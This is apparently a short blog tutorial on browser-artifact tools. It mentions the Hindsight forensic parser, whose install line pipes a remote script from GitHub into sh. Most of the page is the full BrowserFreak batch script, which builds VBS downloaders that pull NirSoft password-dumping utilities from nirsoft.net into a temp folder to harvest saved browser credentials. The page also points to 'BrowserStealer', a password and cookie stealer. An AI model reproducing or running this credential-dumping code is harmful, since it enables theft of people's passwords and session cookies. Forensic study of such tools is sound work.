Hindsight is a free tool for analyzing web artifacts. It started with the browsing history of the Google Chrome web browser and has expanded to support other Chromium-based applications (with more to come!). Hindsight can parse a number of different types of web artifacts, including URLs, download history, cache records, bookmarks, autofill records, saved passwords, preferences, browser extensions, HTTP cookies, and Local Storage records (HTML5 cookies). Once the data is extracted from each file, it is correlated with data from other history files and placed in a timeline.

```
pip install pyhindsight
curl -sSL
https://raw.githubusercontent.com/obsidianforensics/hindsight/master/install-js.sh | sh
```

It has a simple web UI - to start it, run “hindsight_gui.py” (or on Windows, the packaged “hindsight_gui.exe”) and visit http://localhost:8080

How worked:

```
- WinXP: [userdir]\Local Settings\Application Data\Google\Chrome\User Data\Default
- Vista/7/8/10: [userdir]\AppData\Local\Google\Chrome\User Data\Default
- Linux: [userdir]/.config/google-chrome/Default
- OS X: [userdir]/Library/Application Support/Google/Chrome/Default
- iOS: \Applications\com.google.chrome.ios\Library\Application Support\Google\Chrome\Default
- Android: /userdata/data/com.android.chrome/app_chrome/Default
- CrOS: \home\user\<GUID>
```

BrowserFreak

https://github.com/OsandaMalith/BrowserFreak

Automated Password Dumper for Web Browsers with Batch Script

```
BrowserFreak.bat
```

How worked:

```
::Downlaod Chrome::

echo strFileURL = "http://www.nirsoft.net/utils/chromepass.zip" >
%temp%\freak\chrome.vbs
echo strHDLocation = "%temp%\freak\chromepass.zip" >>
%temp%\freak\chrome.vbs
echo Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP") >>
%temp%\freak\chrome.vbs
echo objXMLHTTP.open "GET", strFileURL, false >> %temp%\freak\chrome.vbs
echo objXMLHTTP.send() >> %temp%\freak\chrome.vbs
echo If objXMLHTTP.Status = 200 Then >> %temp%\freak\chrome.vbs
echo Set objADOStream = CreateObject("ADODB.Stream") >>
%temp%\freak\chrome.vbs
echo objADOStream.Open >> %temp%\freak\chrome.vbs
echo objADOStream.Type = 1 >> %temp%\freak\chrome.vbs
echo objADOStream.Write objXMLHTTP.ResponseBody >> %temp%\freak\chrome.vbs
echo objADOStream.Position = 0 >> %temp%\freak\chrome.vbs
echo Set objFSO = Createobject("Scripting.FileSystemObject") >>
%temp%\freak\chrome.vbs
echo If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile
strHDLocation >> %temp%\freak\chrome.vbs
echo Set objFSO = Nothing >> %temp%\freak\chrome.vbs
echo objADOStream.SaveToFile strHDLocation >> %temp%\freak\chrome.vbs
echo objADOStream.Close >> %temp%\freak\chrome.vbs
echo Set objADOStream = Nothing >> %temp%\freak\chrome.vbs
echo End if >> %temp%\freak\chrome.vbs
echo Set objXMLHTTP = Nothing >> %temp%\freak\chrome.vbs
call %temp%\freak\chrome.vbs

::Download Firefox::
echo strFileURL = "http://www.nirsoft.net/utils/passwordfox.zip" >
%temp%\freak\fire.vbs
echo strHDLocation = "%temp%\freak\passwordfox.zip" >>
%temp%\freak\fire.vbs
echo Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP") >>
%temp%\freak\fire.vbs
echo objXMLHTTP.open "GET", strFileURL, false >> %temp%\freak\fire.vbs
echo objXMLHTTP.send() >> %temp%\freak\fire.vbs
echo If objXMLHTTP.Status = 200 Then >> %temp%\freak\fire.vbs
echo Set objADOStream = CreateObject("ADODB.Stream") >>
%temp%\freak\fire.vbs
echo objADOStream.Open >> %temp%\freak\fire.vbs
echo objADOStream.Type = 1 >> %temp%\freak\fire.vbs
echo objADOStream.Write objXMLHTTP.ResponseBody >> %temp%\freak\fire.vbs
echo objADOStream.Position = 0 >> %temp%\freak\fire.vbs
echo Set objFSO = Createobject("Scripting.FileSystemObject") >>
%temp%\freak\fire.vbs
echo If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile
strHDLocation >> %temp%\freak\fire.vbs
echo Set objFSO = Nothing >> %temp%\freak\fire.vbs
echo objADOStream.SaveToFile strHDLocation >> %temp%\freak\fire.vbs
echo objADOStream.Close >> %temp%\freak\fire.vbs
echo Set objADOStream = Nothing >> %temp%\freak\fire.vbs
echo End if >> %temp%\freak\fire.vbs
echo Set objXMLHTTP = Nothing >> %temp%\freak\fire.vbs
call %temp%\freak\fire.vbs

::Download IE::
echo strFileURL = "http://www.nirsoft.net/utils/iepv.zip" >
%temp%\freak\ie.vbs
echo strHDLocation = "%temp%\freak\iepv.zip" >> %temp%\freak\ie.vbs
echo Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP") >> %temp%\freak\ie.vbs
echo objXMLHTTP.open "GET", strFileURL, false >> %temp%\freak\ie.vbs
echo objXMLHTTP.send() >> %temp%\freak\ie.vbs
echo If objXMLHTTP.Status = 200 Then >> %temp%\freak\ie.vbs
```

```
echo Set objADOStream = CreateObject("ADODB.Stream") >> %temp%\freak\ie.vbs
echo objADOStream.Open >> %temp%\freak\ie.vbs
echo objADOStream.Type = 1 >> %temp%\freak\ie.vbs
echo objADOStream.Write objXMLHTTP.ResponseBody >> %temp%\freak\ie.vbs
echo objADOStream.Position = 0 >> %temp%\freak\ie.vbs
echo Set objFSO = Createobject("Scripting.FileSystemObject") >>
%temp%\freak\ie.vbs
echo If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile
strHDLocation >> %temp%\freak\ie.vbs
echo Set objFSO = Nothing >> %temp%\freak\ie.vbs
echo objADOStream.SaveToFile strHDLocation >> %temp%\freak\ie.vbs
echo objADOStream.Close >> %temp%\freak\ie.vbs
echo Set objADOStream = Nothing >> %temp%\freak\ie.vbs
echo End if >> %temp%\freak\ie.vbs
echo Set objXMLHTTP = Nothing >> %temp%\freak\ie.vbs
call %temp%\freak\ie.vbs

::Download Opera::
echo strFileURL = "http://www.nirsoft.net/utils/operapassview.zip" >
%temp%\freak\opera.vbs
echo strHDLocation = "%temp%\freak\operapassview.zip" >>
%temp%\freak\opera.vbs
echo Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP") >>
%temp%\freak\opera.vbs
echo objXMLHTTP.open "GET", strFileURL, false >> %temp%\freak\opera.vbs
echo objXMLHTTP.send() >> %temp%\freak\opera.vbs
echo If objXMLHTTP.Status = 200 Then >> %temp%\freak\opera.vbs
echo Set objADOStream = CreateObject("ADODB.Stream") >>
%temp%\freak\opera.vbs
echo objADOStream.Open >> %temp%\freak\opera.vbs
echo objADOStream.Type = 1 >> %temp%\freak\opera.vbs
echo objADOStream.Write objXMLHTTP.ResponseBody >> %temp%\freak\opera.vbs
echo objADOStream.Position = 0 >> %temp%\freak\opera.vbs
echo Set objFSO = Createobject("Scripting.FileSystemObject") >>
%temp%\freak\opera.vbs
echo If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile
strHDLocation >> %temp%\freak\opera.vbs
echo Set objFSO = Nothing >> %temp%\freak\opera.vbs
echo objADOStream.SaveToFile strHDLocation >> %temp%\freak\opera.vbs
echo objADOStream.Close >> %temp%\freak\opera.vbs
echo Set objADOStream = Nothing >> %temp%\freak\opera.vbs
echo End if >> %temp%\freak\opera.vbs
echo Set objXMLHTTP = Nothing >> %temp%\freak\opera.vbs
call %temp%\freak\opera.vbs

::Download All:
echo strFileURL = "http://nirsoft.net/utils/webbrowserpassview.zip" >
%temp%\freak\all.vbs
echo strHDLocation = "%temp%\freak\webbrowserpassview.zip" >>
%temp%\freak\all.vbs
echo Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP") >>
%temp%\freak\all.vbs
echo objXMLHTTP.open "GET", strFileURL, false >> %temp%\freak\all.vbs
echo objXMLHTTP.send() >> %temp%\freak\all.vbs
echo If objXMLHTTP.Status = 200 Then >> %temp%\freak\all.vbs
echo Set objADOStream = CreateObject("ADODB.Stream") >>
%temp%\freak\all.vbs
echo objADOStream.Open >> %temp%\freak\all.vbs
echo objADOStream.Type = 1 >> %temp%\freak\all.vbs
echo objADOStream.Write objXMLHTTP.ResponseBody >> %temp%\freak\all.vbs
echo objADOStream.Position = 0 >> %temp%\freak\all.vbs
echo Set objFSO = Createobject("Scripting.FileSystemObject") >>
%temp%\freak\all.vbs
echo If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile
strHDLocation >> %temp%\freak\all.vbs
```

```
echo Set objFSO = Nothing >> %temp%\freak\all.vbs
echo objADOStream.SaveToFile strHDLocation >> %temp%\freak\all.vbs
echo objADOStream.Close >> %temp%\freak\all.vbs
echo Set objADOStream = Nothing >> %temp%\freak\all.vbs
echo End if >> %temp%\freak\all.vbs
echo Set objXMLHTTP = Nothing >> %temp%\freak\all.vbs
call %temp%\freak\all.vbs
```

BrowserStealer

https://github.com/SaulBerrenson/BrowserStealer

Simple password/cookies/history/bookmarks stealer/dumper for chrome all version (includes 80+), microsoft edge browser,includes all chromium based browsers, and all gecko based browser (firefox etc.).

```
1 BrowserCollector.exe
```

Cover By Victoria Trach

Rating:

11 Aug 2023

tutorial

#blue #red

« Kevin Mitnick Lessons(RTC0012)

comments powered by Disqus

Explore →

tutorial (18) news (1) recipe (3)